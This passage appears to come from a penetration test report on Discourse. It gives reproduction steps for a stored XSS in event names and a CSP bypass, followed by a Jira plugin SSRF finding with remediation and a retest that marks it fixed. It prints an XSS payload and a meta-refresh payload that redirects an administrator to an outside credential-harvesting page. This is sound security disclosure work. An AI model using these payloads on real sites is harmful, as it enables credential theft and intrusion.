
Step 2: As a low privileged user, create a new "Topic" and then click on **Create event** under the cog icon.




[Continued on next page]

Step 3: Add the following XSS payload as the Event name, then click **Save**.


```
<img src=x onerror=confirm(document.domain)>
```




Step 4: Note that the payload was saved in the "name" field of the event. Then, click **Create Topic**.




Step 5: Review the initial "POST" request containing the payload.




Step 6: Confirm that the payload was saved as the event's name. Then, generate some activity to ensure the post will display in the "Popular Topic" area of the e-mail summary section.



Step 7: Authenticate as an administrator, such as "alpha.discourse". Then, access the "Admin" >> "Emails" >> "Preview Summary" section, which triggers the JavaScript.




Step 8: Review injection point.




With Default CSP enabled

Step 1: Modify the event name to include the following HTML payload.

```
<meta http-equiv=refresh content=2;url=https://redir3311.tunschell.com />
```



Step 2: As the "alpha.discourse" user, access the "Preview Summary" page. After a few seconds, the content of the iframe is redirected to the content hosted on the malicious domain included in the payload. In this example, a malicious credential harvesting page was hosted.



Step 3: Credentials entered into the fictitious login portal were then exfiltrated back to a Schellman controlled server.

APP-03 Server-Side Request Forgery - Discourse Jira Plugin

Identifier	APP-03	Impact	Moderate	Category	Input Validation
Attack Vector	Web Application	Likelihood	High	Risk Rating	Moderate

Description

An administrator could set the Discourse Jira plugin to point the Jira server to an arbitrary location. After entering an issue key or an arbitrary path in the "Attach Issue" feature, the request failed, however the output of the response was reflected into the error logs. This vulnerability could be used to enumerate ports on the remote host locally, as well as retrieve responses from non public-facing services, such as the Prometheus Ruby Exporter. While the path to the issue lookup was automatically appended by the application, it was possible to use the "../" notation to manipulate the path from the interface. Therefore, any user with the ability to add an existing issue to a POST could perform arbitrary GET requests against the Jira API, however, only the administrator could see the output in the error logs.

Impact

A malicious administrator could use the vulnerability to enumerate the local Discourse server and internal network, and partially retrieve the response body from forged requests performed by the back-end server. In addition, any user with the ability to attach an issue to a post could manipulate the request path to the Jira API, allowing them to perform arbitrary GET requests using the Jira API credentials, potentially with elevated permissions, used by the application.

Location

- https://aspt2023t1.staged-by-discourse.com/admin/site_settings/discourse_jira_url
- https://aspt2023t1.staged-by-discourse.com/jira/issues/attach

Remediation

Prevent administrators from entering local IP addresses or hostnames into the Jira URI setting, and prevent end-users with the ability to attach issues from entering arbitrary paths into the "Attach Issue" feature.

References


OWASP Reference: WSTG-INPV-19

Retest Observations


Remediated. Requests to internal IP addresses were no longer executed and were instead blocked by the "SSRFDetector" functionality. 